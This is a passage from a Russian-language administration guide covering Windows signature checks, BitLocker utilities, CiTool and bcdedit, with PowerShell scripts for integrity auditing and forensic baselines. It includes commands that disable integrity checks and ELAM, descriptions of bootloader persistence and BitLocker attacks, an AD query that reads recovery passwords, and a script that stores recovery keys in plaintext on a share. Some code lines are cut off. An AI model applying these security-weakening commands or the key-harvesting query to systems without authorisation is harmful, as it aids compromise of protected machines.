    Write-Error "Ошибка: $_"
    # Попытка размонтирования при ошибке
    DISM /Unmount-Image /MountDir:$mountDir /Discard 2>$null
    exit 1
}
```

13.3. sigverif.exe — проверка подписей системных файлов

13.3.1. Назначение

sigverif.exe (File Signature Verification) — графическая утилита для проверки наличия цифровых подписей у системных файлов. Расположена в `%SystemRoot%\System32\sigverif.exe`. В отличие от sfc, которая проверяет целостность файлов по хешам из хранилища компонентов, sigverif фокусируется именно на криптографических подписях — Authenticode-подписях, подтверждающих подлинность и неизменность файлов.

13.3.2. Использование GUI-интерфейса

При запуске sigverif.exe отображается диалоговое окно с двумя кнопками: «Начать» (Start) и «Дополнительно» (Advanced).

Кнопка «Начать» запускает сканирование системных файлов (по умолчанию — каталог `%SystemRoot%\System32`) на наличие цифровых подписей. Каждый файл проверяется на присутствие и валидность Authenticode-подписи.

Кнопка «Дополнительно» открывает настройки:

- **Вкладка «Поиск»** — позволяет выбрать каталог для проверки (по умолчанию `%SystemRoot%\System32`) и задать маску файлов;
- **Вкладка «Ведение журнала»** — настройки файла журнала. По умолчанию результаты записываются в `%SystemRoot%\sigverif.txt`. Можно задать альтернативный путь, а также выбрать режим записи: перезапись или дополнение.

13.3.3. Анализ результатов

После завершения сканирования утилита отображает список файлов, не имеющих цифровой подписи. Для каждого файла указывается:

- Имя файла;
- Каталог размещения;
- Дата модификации;
- Тип файла;
- Версия.

Файл журнала `sigverif.txt` содержит те же данные в текстовом формате и может использоваться для автоматизированного анализа.

13.3.4. Обнаружение модифицированных файлов

Наличие неподписанных системных файлов в каталогах Windows — серьёзный индикатор возможного компрометирования системы. Типичные причины появления неподписанных файлов:

1. **Вредоносное ПО** — замена системных DLL троянизированными версиями;
2. **Устаревшие драйверы** — драйверы, не прошедшие сертификацию WHQL;
3. **Ручная модификация** — замена файлов администратором для отладки или патчинга;
4. **Повреждение файловой системы** — нарушение содержимого файлов.

Для более комплексной проверки подписей из командной строки рекомендуется использование PowerShell и утилиты signtool.exe из Windows SDK:

```
# Проверка подписи конкретного файла
Get-AuthenticodeSignature C:\Windows\System32\kernel32.dll

# Массовая проверка всех DLL в System32
Get-ChildItem C:\Windows\System32\*.dll |
    Get-AuthenticodeSignature |
    Where-Object { $_.Status -ne 'Valid' } |
    Select-Object Path, Status, StatusMessage |
    Export-Csv C:\temp\unsigned_dlls.csv -NoTypeInformation -Encoding UTF8

# Проверка всех исполняемых файлов
Get-ChildItem C:\Windows\System32\*.exe, C:\Windows\System32\*.dll, C:\Windows\System3
    Get-AuthenticodeSignature |
    Where-Object { $_.Status -eq 'NotSigned' } |
    ForEach-Object { Write-Warning "Неподписанный файл: $($_.Path)" }
```

Для целей форензики sigverif в сочетании с PowerShell позволяет создать базовый снимок состояния подписей системных файлов. Регулярное сравнение таких снимков помогает выявлять несанкционированные модификации.

13.4. Утилиты BitLocker

13.4.1. Обзор BitLocker

BitLocker Drive Encryption — технология полнодискового шифрования, встроенная в редакции Windows Pro, Enterprise и Education. BitLocker обеспечивает прозрачное шифрование всего содержимого тома с использованием алгоритмов AES-128 или AES-256 в режимах CBC или XTS. Windows включает несколько утилит командной строки для управления BitLocker.

13.4.2. manage-bde.exe — основной инструмент управления

manage-bde.exe — главная утилита командной строки для управления шифрованием BitLocker. Расположена в `%SystemRoot%\System32\manage-bde.exe`.

Просмотр состояния шифрования:

```
:: Состояние всех томов
manage-bde -status

:: Состояние конкретного тома
manage-bde -status C:
```

Пример вывода:

```
Том C: [Windows]
[Том с ОС]

    Размер:                          237.86 ГБ
    Версия BitLocker:                2.0
    Состояние преобразования:        Полностью зашифрован
    Процент зашифрованного:          100.0%
    Метод шифрования:                XTS-AES 256
    Состояние защиты:                Защита включена
    Состояние блокировки:            Разблокирован
    Поле идентификации:              Нет
    Предохранители ключа:
        TPM
        Числовой пароль
```

Включение шифрования:

```
:: Шифрование системного тома с TPM
manage-bde -on C: -RecoveryPassword

:: Шифрование с сохранением ключа восстановления в файл
manage-bde -on C: -RecoveryPassword -RecoveryKey E:\

:: Шифрование с TPM + PIN
manage-bde -on C: -TPMAndPIN -RecoveryPassword

:: Шифрование несистемного тома с паролем
manage-bde -on D: -Password -RecoveryPassword

:: Шифрование только занятого пространства (быстрее)
manage-bde -on D: -UsedSpaceOnly -RecoveryPassword

:: Указание метода шифрования
manage-bde -on C: -EncryptionMethod xts_aes256 -RecoveryPassword
```

Выключение шифрования:

```
:: Полная дешифровка тома
manage-bde -off C:
```

Операция дешифровки выполняется в фоновом режиме и может занять значительное время в зависимости от объёма данных. Ход процесса можно отслеживать:

```
manage-bde -status C:
```

Управление протекторами ключа:
Протекторы (protectors) — механизмы, которые защищают ключ шифрования тома (Volume Master Key, VMK). BitLocker поддерживает несколько типов протекторов:

```
:: Просмотр текущих протекторов
manage-bde -protectors -get C:

:: Добавление протектора TPM
manage-bde -protectors -add C: -TPM

:: Добавление протектора TPM + PIN
manage-bde -protectors -add C: -TPMAndPIN

:: Добавление числового пароля восстановления (48 цифр)
manage-bde -protectors -add C: -RecoveryPassword

:: Добавление ключа восстановления на USB-накопитель
manage-bde -protectors -add C: -RecoveryKey E:\

:: Добавление протектора на основе пароля (для съёмных носителей)
manage-bde -protectors -add D: -Password

:: Добавление протектора на основе сертификата
manage-bde -protectors -add D: -Certificate -CertificateThumbprint 1a2b3c4d...

:: Добавление протектора для автоматической разблокировки
manage-bde -protectors -add D: -SIDProtector -SID S-1-5-21-...

:: Удаление конкретного протектора
manage-bde -protectors -delete C: -ID {GUID-протектора}

:: Резервное копирование ключа восстановления в Active Directory
manage-bde -protectors -adbackup C: -ID {GUID-протектора}
```

Блокировка и разблокировка:

```
:: Блокировка тома (для несистемных томов)
manage-bde -lock D:

:: Разблокировка паролем
manage-bde -unlock D: -Password

:: Разблокировка ключом восстановления
manage-bde -unlock D: -RecoveryPassword 123456-789012-345678-901234-567890-123456-7890

:: Разблокировка ключевым файлом
manage-bde -unlock D: -RecoveryKey E:\recovery.bek

:: Включение автоматической разблокировки
manage-bde -autounlock -enable D:

:: Отключение автоматической разблокировки
manage-bde -autounlock -disable D:
```

Смена паролей и PIN:

```
:: Смена пароля тома
manage-bde -changepassword D:

:: Смена PIN для TPM+PIN
manage-bde -changepin C:
```

Приостановка и возобновление защиты:

```
:: Приостановка защиты (необходимо перед обновлением BIOS/UEFI)
manage-bde -protectors -disable C:

:: Возобновление защиты
manage-bde -protectors -enable C:

:: Приостановка на определённое количество перезагрузок
manage-bde -protectors -disable C: -RebootCount 2
```

Приостановка защиты критически важна перед операциями, которые изменяют конфигурацию загрузки: обновление прошивки UEFI/BIOS, изменение разделов диска, обновление критических загрузочных файлов. Без приостановки TPM обнаружит изменение измерений платформы (PCR) и заблокирует доступ к VMK.

13.4.3. repair-bde.exe — восстановление зашифрованных дисков

repair-bde.exe — утилита для восстановления данных с повреждённых зашифрованных томов BitLocker. Используется в ситуациях, когда стандартная разблокировка невозможна из-за повреждения метаданных BitLocker на диске.

```
:: Восстановление с использованием пароля восстановления
repair-bde C: D: -RecoveryPassword 123456-789012-345678-901234-567890-123456-789012-345

:: Восстановление с использованием ключевого файла
repair-bde C: D: -RecoveryKey E:\recovery.bek

:: Восстановление с использованием пакета ключей
repair-bde C: D: -KeyPackage E:\keypackage.pkg -RecoveryPassword 123456-...
```

Синтаксис: `repair-bde <повреждённый том> <целевой том> -метод_разблокировки`. Целевой том должен быть не меньше повреждённого и не должен быть зашифрован. Данные расшифровываются и записываются на целевой том.

Пакет ключей (Key Package) можно предварительно экспортировать:

```
manage-bde -KeyPackage C: -ID {GUID-протектора} -KeyPackage E:\
```

Рекомендуется сохранять пакеты ключей наряду с паролями восстановления, особенно для критически важных систем — при серьёзных повреждениях метаданных только пакет ключей позволяет провести восстановление.

13.4.4. BdeHdCfg.exe — подготовка диска для BitLocker

BdeHdCfg.exe (BitLocker Drive Encryption: Hard Disk Configuration) — утилита подготовки дисковой конфигурации для BitLocker. Она создаёт или модифицирует системный раздел, необходимый для работы BitLocker.

BitLocker требует наличия отдельного незашифрованного системного раздела (System Reserved), содержащего загрузочные файлы. Если такого раздела нет, BdeHdCfg его создаёт.

```
:: Автоматическая подготовка диска
BdeHdCfg -target default

:: Создание нового системного раздела указанного размера
BdeHdCfg -target C: shrink -newdriveletter S: -size 500 -quiet

:: Подготовка с перезагрузкой
BdeHdCfg -target default -restart
```

На современных системах с UEFI и разделом EFI System Partition (ESP) дополнительная подготовка обычно не требуется — ESP уже выполняет роль системного раздела.

13.4.5. bdeunlock.exe

bdeunlock.exe — компактная утилита с графическим интерфейсом для разблокировки съёмных носителей, зашифрованных BitLocker To Go. Запускается автоматически при подключении зашифрованного USB-накопителя, предлагая ввести пароль или использовать смарт-карту. Утилита хранится непосредственно на зашифрованном носителе в незашифрованной области и позволяет читать данные даже на компьютерах без полной поддержки BitLocker.

13.4.6. Безопасность BitLocker: атаки и противодействие

Несмотря на криптографическую надёжность алгоритмов, реализация BitLocker имеет ряд известных векторов атак, которые необходимо учитывать при моделировании угроз.

Cold Boot Attack (атака холодной перезагрузки):

Оперативная память сохраняет содержимое в течение нескольких секунд или минут после отключения питания (при низких температурах — значительно дольше). Атакующий, получивший физический доступ к работающему или недавно выключенному компьютеру, может извлечь ключ шифрования из RAM.

Противодействие: - Включение Secure Boot и защита от загрузки с внешних носителей; - Использование режима TPM + PIN (требует ввода PIN до загрузки ОС — ключ не выгружается в RAM без PIN); - Включение режима гибернации вместо сна (очистка RAM при гибернации); - Настройка политики «Отключить новые устройства DMA при блокировке компьютера».

DMA-атаки (через FireWire, Thunderbolt, PCI Express):

Устройства с прямым доступом к памяти (DMA) могут считывать содержимое RAM, включая ключи шифрования. Thunderbolt и FireWire предоставляют DMA по умолчанию.

Противодействие: - Отключение портов Thunderbolt/FireWire в UEFI; - Включение Kernel DMA Protection (требует поддержки IOMMU); - Групповая политика: «Запретить установку устройств, соответствующих любому из этих идентификаторов устройств»; - Использование Virtualization-Based Security (VBS).

TPM Sniffing (перехват данных шины TPM):

При использовании дискретного модуля TPM (не fTPM) данные между TPM и процессором передаются по шине LPC/SPI. Физический перехват этих данных позволяет извлечь VMK. Атака продемонстрирована на практике с использованием недорогих логических анализаторов.

Противодействие: - Использование fTPM (firmware TPM, интегрированного в процессор) — нет внешней шины для перехвата; - Режим TPM + PIN — VMK передаётся только после ввода корректного PIN, который является частью ключа расшифровки; - Режим TPM + ключ запуска (USB) — дополнительный фактор, необходимый для расшифровки VMK.

Форензика зашифрованных дисков:

С точки зрения цифровой криминалистики важно учитывать:

- Если система включена и диск разблокирован, ключ шифрования находится в RAM. Снятие дампа памяти (через live forensics или DMA) позволяет извлечь ключ;
- Средства форензики (например, Elcomsoft Forensic Disk Decryptor, Passware Kit Forensic) умеют извлекать ключи из дампов памяти и файлов гибернации;
- Файл гибернации (`hiberfil.sys`) на зашифрованном томе сам зашифрован, но на старых версиях Windows метаданные могли содержать полезную информацию;
- Пароли восстановления могут храниться в Active Directory — запрос через AD может обеспечить доступ без атаки на криптографию.

```
# Проверка наличия ключей восстановления BitLocker в Active Directory
Get-ADObject -Filter 'objectClass -eq "msFVE-RecoveryInformation"' `
    -SearchBase "DC=contoso,DC=com" `
    -Properties msFVE-RecoveryPassword |
    Select-Object DistinguishedName, msFVE-RecoveryPassword
```

13.5. Дополнительные утилиты целостности

13.5.1. CiTool.exe — управление политиками целостности кода

CiTool.exe — утилита для управления политиками Windows Defender Application Control (WDAC, ранее известного как Device Guard / Code Integrity). Появилась в Windows 11 22H2 и Windows Server 2022. Расположена в `%SystemRoot%\System32\CiTool.exe`.

WDAC позволяет определить, какие приложения, драйверы и скрипты разрешены к выполнению на системе. Политики WDAC основаны на Code Integrity — механизме проверки подписей исполняемого кода на уровне ядра.

Просмотр активных политик:

```
:: Список всех активных политик CI
CiTool -lp

:: Подробная информация
CiTool -lp -v
```

Вывод содержит идентификатор политики, имя, версию и состояние (активна/аудит/выключена).

Управление политиками:

```
:: Обновление политики из файла
CiTool -up C:\policies\SiPolicy.p7b

:: Удаление политики
CiTool -rp {PolicyGUID}

:: Обновление с немедленным применением (без перезагрузки, если возможно)
CiTool -up C:\policies\SiPolicy.p7b -json
```

Управление токенами CI:

```
:: Список CI-токенов
CiTool -lt

:: Добавление токена
CiTool -at C:\tokens\token.bin

:: Удаление токена
CiTool -rt {TokenGUID}
```

Создание политик WDAC (через PowerShell):

Хотя CiTool управляет уже готовыми политиками, их создание обычно выполняется через модуль PowerShell `ConfigCI`:

```
# Создание политики на основе текущего состояния системы (audit mode)
New-CIPolicy -Level Publisher -FilePath C:\policies\InitialPolicy.xml -UserPEs -Audit

# Преобразование в бинарный формат
ConvertFrom-CIPolicy C:\policies\InitialPolicy.xml C:\policies\SiPolicy.p7b

# Развёртывание через CiTool
CiTool -up C:\policies\SiPolicy.p7b
```

Типичный workflow внедрения WDAC:

1. Создание базовой политики в режиме аудита;
2. Развёртывание на тестовую группу;
3. Анализ логов аудита (Event ID 3076 в журнале `Microsoft-Windows-CodeIntegrity/Operational`);
4. Корректировка политики с добавлением разрешений для легитимного ПО;
5. Переключение в режим принудительного применения (enforcement).

13.5.2. bcdedit.exe — конфигурация загрузки

bcdedit.exe — утилита для просмотра и редактирования конфигурации загрузки Windows (Boot Configuration Data, BCD). BCD заменил `boot.ini` начиная с Windows Vista и хранится в файле `\EFI\Microsoft\Boot\BCD` (UEFI) или `\Boot\BCD` (Legacy BIOS).

Просмотр конфигурации:

```
:: Все записи BCD
bcdedit /enum all

:: Только записи загрузки ОС
bcdedit /enum osloader

:: Подробный вывод
bcdedit /v
```

Пример вывода:

```
Диспетчер загрузки Windows
--------------------------
идентификатор           {bootmgr}
device                  partition=\Device\HarddiskVolume1
description             Windows Boot Manager
locale                  ru-RU
default                 {current}
displayorder            {current}
timeout                 30

Загрузка Windows
------------------------
идентификатор           {current}
device                  partition=C:
path                    \Windows\system32\winload.efi
description             Windows 11
locale                  ru-RU
osdevice                partition=C:
systemroot              \Windows
```

Модификация параметров загрузки:

```
:: Изменение таймаута
bcdedit /set {bootmgr} timeout 15

:: Изменение описания загрузочной записи
bcdedit /set {current} description "Windows 11 Pro (Production)"

:: Установка загрузки по умолчанию
bcdedit /default {identifier}
```

Управление режимом безопасной загрузки и тестовым подписыванием:

```
:: Включение тестового режима (разрешает загрузку неподписанных драйверов)
bcdedit /set testsigning on

:: Выключение тестового режима
bcdedit /set testsigning off

:: Включение отладочного режима
bcdedit /set debug on

:: Отключение защиты от раннего запуска антивредоносного ПО (ELAM)
bcdedit /set disableelamdrivers yes
```

> ***Внимание:*** *Включение `testsigning` и `disableelamdrivers` существенно снижает безопасность системы. Используйте только для отладки и разработки, никогда — в производственной среде.*

Управление безопасной загрузкой (Secure Boot):

Secure Boot — это функция UEFI, и её включение/выключение выполняется в настройках UEFI, а не через bcdedit. Однако bcdedit позволяет управлять некоторыми связанными параметрами:

```
:: Отключение проверки целостности для конкретной записи
bcdedit /set {current} nointegritychecks on

:: Включение расширенного журналирования загрузки
bcdedit /set {current} bootlog yes

:: Включение загрузки в безопасном режиме
bcdedit /set {current} safeboot minimal
bcdedit /set {current} safeboot network

:: Возврат к нормальной загрузке
bcdedit /deletevalue {current} safeboot
```

Создание и удаление загрузочных записей:

```
:: Копирование существующей записи
bcdedit /copy {current} /d "Windows 11 (Test Environment)"

:: Создание новой записи
bcdedit /create /d "Custom Boot Entry" /application osloader

:: Удаление записи
bcdedit /delete {identifier}

:: Экспорт BCD для резервного копирования
bcdedit /export C:\backup\bcd_backup

:: Импорт BCD
bcdedit /import C:\backup\bcd_backup
```

Безопасность: манипуляции с загрузчиком

Модификация BCD — распространённый вектор атак для закрепления в системе (persistence):

- Добавление загрузочной записи, запускающей вредоносный код до ОС;
- Отключение проверок целостности для загрузки модифицированного ядра;
- Включение режима отладки ядра для удалённого доступа на низком уровне;
- Отключение ELAM для предотвращения обнаружения руткитов антивирусом при загрузке.

Для мониторинга изменений BCD рекомендуется:

```
# Создание эталонного снимка BCD
bcdedit /enum all > C:\baseline\bcd_snapshot.txt

# Периодическое сравнение
$current = bcdedit /enum all | Out-String
$baseline = Get-Content C:\baseline\bcd_snapshot.txt -Raw
if ($current -ne $baseline) {
    Write-Warning "Обнаружено изменение конфигурации загрузки!"
    # Отправка уведомления...
}
```

Также следует мониторить события аудита в журнале безопасности Windows, связанные с запуском bcdedit.exe (Event ID 4688 — создание процесса).

13.6. Практические сценарии

13.6.1. Полная проверка целостности системы

Комплексный скрипт для проверки всех аспектов целостности:

```powershell
#Requires -RunAsAdministrator
<#
.SYNOPSIS
    Комплексная проверка целостности системы Windows.
.DESCRIPTION
    Выполняет последовательную проверку хранилища компонентов (DISM),
    системных файлов (sfc), цифровых подписей и конфигурации загрузки.
#>

param(
    [string]$ReportPath = "C:\IntegrityReport"
)

$ErrorActionPreference = 'Continue'
$timestamp = Get-Date -Format "yyyyMMdd_HHmmss"
$reportDir = Join-Path $ReportPath $timestamp

New-Item -ItemType Directory -Path $reportDir -Force | Out-Null

Write-Host "=" * 70
Write-Host "КОМПЛЕКСНАЯ ПРОВЕРКА ЦЕЛОСТНОСТИ СИСТЕМЫ"
Write-Host "Дата: $(Get-Date)"
Write-Host "Отчёт: $reportDir"
Write-Host "=" * 70

# --- Этап 1: Проверка хранилища компонентов ---
Write-Host "`n[1/5] Проверка хранилища компонентов (DISM CheckHealth)..."
$dismCheck = & DISM /Online /Cleanup-Image /CheckHealth 2>&1
$dismCheck | Out-File "$reportDir\01_dism_checkhealth.txt"

if ($dismCheck -match "повреждение|repairable|corrupted") {
    Write-Warning "Хранилище компонентов требует восстановления"

    Write-Host "[1a/5] Полное сканирование (DISM ScanHealth)..."
    & DISM /Online /Cleanup-Image /ScanHealth 2>&1 |
        Out-File "$reportDir\01a_dism_scanhealth.txt"

    Write-Host "[1b/5] Восстановление (DISM RestoreHealth)..."
    & DISM /Online /Cleanup-Image /RestoreHealth 2>&1 |
        Out-File "$reportDir\01b_dism_restorehealth.txt"
} else {
    Write-Host "  Хранилище компонентов: OK"
}

# --- Этап 2: Проверка системных файлов ---
Write-Host "`n[2/5] Проверка системных файлов (sfc /scannow)..."
& sfc /scannow 2>&1 | Out-File "$reportDir\02_sfc_scannow.txt"

# Извлечение результатов из CBS.log
$cbsLog = "$env:windir\Logs\CBS\CBS.log"
if (Test-Path $cbsLog) {
    Select-String -Path $cbsLog -Pattern '\[SR\]' |
        ForEach-Object { $_.Line } |
        Out-File "$reportDir\02a_sfc_details.txt"

    $repaired = (Select-String -Path $cbsLog -Pattern '\[SR\] Repairing').Count
    $failed = (Select-String -Path $cbsLog -Pattern '\[SR\] Cannot repair').Count
    Write-Host "  Восстановлено файлов: $repaired"
    Write-Host "  Невосстановимых: $failed"
}

# --- Этап 3: Проверка цифровых подписей ---
Write-Host "`n[3/5] Проверка цифровых подписей критических файлов..."
$criticalPaths = @(
    "$env:windir\System32\ntoskrnl.exe",
    "$env:windir\System32\kernel32.dll",
    "$env:windir\System32\ntdll.dll",
    "$env:windir\System32\hal.dll",
    "$env:windir\System32\drivers\*.sys",
    "$env:windir\System32\lsass.exe",
    "$env:windir\System32\csrss.exe",
    "$env:windir\System32\winlogon.exe",
    "$env:windir\System32\svchost.exe",
    "$env:windir\System32\services.exe"
)

$unsignedFiles = @()
```

```powershell
foreach ($path in $criticalPaths) {
    Get-ChildItem $path -ErrorAction SilentlyContinue |
        Get-AuthenticodeSignature |
        Where-Object { $_.Status -ne 'Valid' } |
        ForEach-Object {
            $unsignedFiles += [PSCustomObject]@{
                Path = $_.Path
                Status = $_.Status
                StatusMessage = $_.StatusMessage
            }
        }
}

$unsignedFiles | Export-Csv "$reportDir\03_signature_issues.csv" -NoTypeInformation -En
if ($unsignedFiles.Count -gt 0) {
    Write-Warning "Обнаружено файлов с проблемами подписей: $($unsignedFiles.Count)"
} else {
    Write-Host "  Все критические файлы имеют валидные подписи"
}

# --- Этап 4: Проверка конфигурации загрузки ---
Write-Host "`n[4/5] Проверка конфигурации загрузки..."
$bcdOutput = & bcdedit /enum all 2>&1
$bcdOutput | Out-File "$reportDir\04_bcd_config.txt"

# Проверка опасных параметров
$dangerousSettings = @()
if ($bcdOutput -match 'testsigning\s+Yes') {
    $dangerousSettings += "ВНИМАНИЕ: Тестовый режим подписывания ВКЛЮЧЁН"
}
if ($bcdOutput -match 'nointegritychecks\s+Yes') {
    $dangerousSettings += "ВНИМАНИЕ: Проверка целостности ОТКЛЮЧЕНА"
}
if ($bcdOutput -match 'debug\s+Yes') {
    $dangerousSettings += "ВНИМАНИЕ: Режим отладки ядра ВКЛЮЧЁН"
}
if ($bcdOutput -match 'disableelamdrivers\s+Yes') {
    $dangerousSettings += "ВНИМАНИЕ: Ранний запуск антивредоносного ПО ОТКЛЮЧЁН"
}

$dangerousSettings | Out-File "$reportDir\04a_bcd_warnings.txt"
foreach ($setting in $dangerousSettings) {
    Write-Warning $setting
}
if ($dangerousSettings.Count -eq 0) {
    Write-Host "  Конфигурация загрузки: параметры безопасности в норме"
}

# --- Этап 5: Состояние BitLocker ---
Write-Host "`n[5/5] Проверка состояния BitLocker..."
$bdeStatus = & manage-bde -status 2>&1
$bdeStatus | Out-File "$reportDir\05_bitlocker_status.txt"

if ($bdeStatus -match 'Protection Off|Защита выключена') {
    Write-Warning "Обнаружены тома без активной защиты BitLocker"
}

# --- Формирование итогового отчёта ---
Write-Host "`n" + "=" * 70
Write-Host "ПРОВЕРКА ЗАВЕРШЕНА"
Write-Host "Полный отчёт: $reportDir"
Write-Host "=" * 70
```

13.6.2. Восстановление после повреждения компонентов

Алгоритм восстановления для критических случаев, когда стандартная процедура не помогает:

```
:: Ситуация: sfc сообщает о невосстанавливаемых файлах, DISM не может
:: восстановить хранилище через Windows Update

:: 1. Скачать ISO-образ соответствующей версии Windows
:: 2. Смонтировать образ (правый клик → Подключить, или PowerShell):
Mount-DiskImage -ImagePath C:\iso\Windows11.iso

:: 3. Определить букву диска монтированного ISO
:: (предположим, D:)

:: 4. Восстановление хранилища из WIM
DISM /Online /Cleanup-Image /RestoreHealth /Source:WIM:D:\sources\install.wim:1 /Limit

:: 5. Если образ install.wim отсутствует (используется install.esd)
:: Конвертация ESD в WIM:
DISM /Export-Image /SourceImageFile:D:\sources\install.esd /SourceIndex:1 /Destination

:: Затем восстановление из полученного WIM:
DISM /Online /Cleanup-Image /RestoreHealth /Source:WIM:C:\temp\install.wim:1 /LimitAcc

:: 6. После восстановления хранилища — повторное сканирование sfc
sfc /scannow

:: 7. Перезагрузка
shutdown /r /t 0

:: 8. Контрольная проверка после перезагрузки
sfc /verifyonly
DISM /Online /Cleanup-Image /CheckHealth
```

Для среды восстановления Windows RE (когда система не загружается):

```
:: Загрузиться с установочного USB/DVD
:: Выбрать "Устранение неполадок" → "Командная строка"

:: Определить буквы дисков (в WinRE они могут отличаться)
diskpart
list volume
exit

:: Предположим: системный том = E:, ISO = D:
DISM /Image:E:\ /Cleanup-Image /RestoreHealth /Source:WIM:D:\sources\install.wim:1

sfc /scannow /offbootdir=E:\ /offwindir=E:\Windows
```

13.6.3. Развёртывание BitLocker в корпоративной среде

Массовое развёртывание BitLocker через групповые политики и скрипты:

```powershell
#Requires -RunAsAdministrator
<#
.SYNOPSIS
    Развёртывание BitLocker на рабочих станциях.
.DESCRIPTION
    Проверяет готовность системы, включает BitLocker с TPM и сохраняет
    ключ восстановления в Active Directory.
#>

param(
    [ValidateSet('AES128','AES256','XTS-AES128','XTS-AES256')]
    [string]$EncryptionMethod = 'XTS-AES256',
    [switch]$UsedSpaceOnly
)

function Test-BitLockerReadiness {
    # Проверка наличия TPM
    $tpm = Get-Tpm
    if (-not $tpm.TpmPresent) {
        throw "TPM не обнаружен. BitLocker с TPM невозможен."
    }
    if (-not $tpm.TpmReady) {
        Write-Warning "TPM обнаружен, но не инициализирован. Выполняем инициализацию...
        Initialize-Tpm
    }

    # Проверка текущего состояния BitLocker
    $blStatus = Get-BitLockerVolume -MountPoint C:
    if ($blStatus.ProtectionStatus -eq 'On') {
        Write-Host "BitLocker уже активен на системном томе."
        return $false
    }

    return $true
}

function Enable-CorporateBitLocker {
    param($Method, [switch]$UsedOnly)

    Write-Host "Включение BitLocker..."
    Write-Host "  Метод шифрования: $Method"
    Write-Host "  Режим: $(if ($UsedOnly) {'Только занятое пространство'} else {'Полно

    # Добавление протектора TPM
    $tpmProtector = Add-BitLockerKeyProtector -MountPoint C: -TpmProtector
    Write-Host "  TPM-протектор добавлен"

    # Добавление пароля восстановления
    $recoveryProtector = Add-BitLockerKeyProtector -MountPoint C: -RecoveryPasswordPro
    $recoveryPassword = ($recoveryProtector).KeyProtector |
        Where-Object { $_.KeyProtectorType -eq 'RecoveryPassword' } |
        Select-Object -Last 1

    Write-Host "  Пароль восстановления: $($recoveryPassword.RecoveryPassword)"

    # Резервное копирование в AD
    try {
        Backup-BitLockerKeyProtector -MountPoint C: -KeyProtectorId $recoveryPassword.
        Write-Host "  Ключ восстановления сохранён в Active Directory"
    }
    catch {
        Write-Warning "Не удалось сохранить ключ в AD: $_"
        # Сохранение локально как fallback
        $recoveryPassword.RecoveryPassword |
            Out-File "\\fileserver\bitlocker_keys\$env:COMPUTERNAME.txt" -Force
        Write-Host "  Ключ сохранён на файловый сервер"
    }

    # Запуск шифрования
    $params = @{
        MountPoint = 'C:'
        EncryptionMethod = $Method
    }
    if ($UsedOnly) { $params['UsedSpaceOnly'] = $true }

    Enable-BitLocker @params -TpmProtector
```

```
    Write-Host "  Шифрование запущено"

    # Мониторинг прогресса
    do {
        $status = Get-BitLockerVolume -MountPoint C:
        $percent = $status.EncryptionPercentage
        Write-Progress -Activity "Шифрование BitLocker" -Status "$percent% завершено"
        Start-Sleep -Seconds 10
    } while ($status.VolumeStatus -eq 'EncryptionInProgress')

    Write-Host "Шифрование завершено!" -ForegroundColor Green
}

# Основной блок
try {
    if (Test-BitLockerReadiness) {
        Enable-CorporateBitLocker -Method $EncryptionMethod -UsedOnly:$UsedSpaceOnly
    }
}
catch {
    Write-Error "Ошибка развёртывания BitLocker: $_"
    exit 1
}
```

Ключевые групповые политики для корпоративного развёртывания BitLocker (путь: `Computer Configuration\Administrative Templates\Windows Components\BitLocker Drive Encryption`):

- **Выбор метода шифрования диска и надёжности шифра** — XTS-AES 256 для фиксированных дисков;
- **Выбор способа восстановления дисков операционной системы, защищённых BitLocker** — сохранение ключей в AD DS;
- **Требовать дополнительную проверку подлинности при запуске** — конфигурация TPM + PIN;
- **Настроить минимальную длину PIN-кода для запуска** — рекомендуется не менее 8 символов;
- **Запретить запись на съёмные диски, не защищённые BitLocker** — BitLocker To Go enforcement.

13.6.4. Форензический анализ целостности системных файлов

Скрипт для создания форензического снимка состояния целостности системы:

```powershell
#Requires -RunAsAdministrator
<#
.SYNOPSIS
    Создание форензического снимка целостности системных файлов.
.DESCRIPTION
    Вычисляет хеши критических системных файлов, проверяет подписи,
    фиксирует состояние загрузчика и конфигурации безопасности.
    Результат может использоваться как baseline для последующего
    сравнения или как доказательство в расследовании.
#>

param(
    [string]$OutputPath = "C:\ForensicBaseline",
    [switch]$IncludeAllDrivers
)

$timestamp = Get-Date -Format "yyyyMMdd_HHmmss"
$outputDir = Join-Path $OutputPath $timestamp
New-Item -ItemType Directory -Path $outputDir -Force | Out-Null

Write-Host "Создание форензического снимка: $outputDir"

# --- 1. Хеши критических системных файлов ---
Write-Host "[1/6] Вычисление хешей системных файлов..."

$systemPaths = @(
    "$env:windir\System32\ntoskrnl.exe",
    "$env:windir\System32\hal.dll",
    "$env:windir\System32\ci.dll",
    "$env:windir\System32\kernel32.dll",
    "$env:windir\System32\ntdll.dll",
    "$env:windir\System32\lsass.exe",
    "$env:windir\System32\csrss.exe",
    "$env:windir\System32\smss.exe",
    "$env:windir\System32\winlogon.exe",
    "$env:windir\System32\svchost.exe",
    "$env:windir\System32\services.exe",
    "$env:windir\System32\wininit.exe",
    "$env:windir\System32\winload.efi",
    "$env:windir\System32\bootmgfw.efi"
)

$hashes = foreach ($filePath in $systemPaths) {
    if (Test-Path $filePath) {
        $hash = Get-FileHash -Path $filePath -Algorithm SHA256
        $fileInfo = Get-Item $filePath
        [PSCustomObject]@{
            Path = $filePath
            SHA256 = $hash.Hash
            Size = $fileInfo.Length
            LastWrite = $fileInfo.LastWriteTimeUtc.ToString('o')
            CreationTime = $fileInfo.CreationTimeUtc.ToString('o')
            Version = $fileInfo.VersionInfo.FileVersion
        }
    }
}
$hashes | Export-Csv "$outputDir\system_file_hashes.csv" -NoTypeInformation -Encoding U

# --- 2. Хеши всех драйверов ядра ---
Write-Host "[2/6] Вычисление хешей драйверов ядра..."

$driverPath = "$env:windir\System32\drivers"
$drivers = Get-ChildItem "$driverPath\*.sys" | ForEach-Object {
    $hash = Get-FileHash -Path $_.FullName -Algorithm SHA256
    $sig = Get-AuthenticodeSignature $_.FullName
    [PSCustomObject]@{
        Name = $_.Name
        Path = $_.FullName
        SHA256 = $hash.Hash
        Size = $_.Length
        LastWrite = $_.LastWriteTimeUtc.ToString('o')
        SignatureStatus = $sig.Status
        SignerCertificate = $sig.SignerCertificate.Subject
        SignerThumbprint = $sig.SignerCertificate.Thumbprint
    }
}
$drivers | Export-Csv "$outputDir\kernel_drivers.csv" -NoTypeInformation -Encoding UTF8
```

```powershell
$unsignedDrivers = $drivers | Where-Object { $_.SignatureStatus -ne 'Valid' }
if ($unsignedDrivers.Count -gt 0) {
    Write-Warning "Обнаружено неподписанных/невалидных драйверов: $($unsignedDrivers.Co
    $unsignedDrivers | Format-Table Name, SignatureStatus -AutoSize
}

# --- 3. Конфигурация загрузки ---
Write-Host "[3/6] Фиксация конфигурации загрузки..."
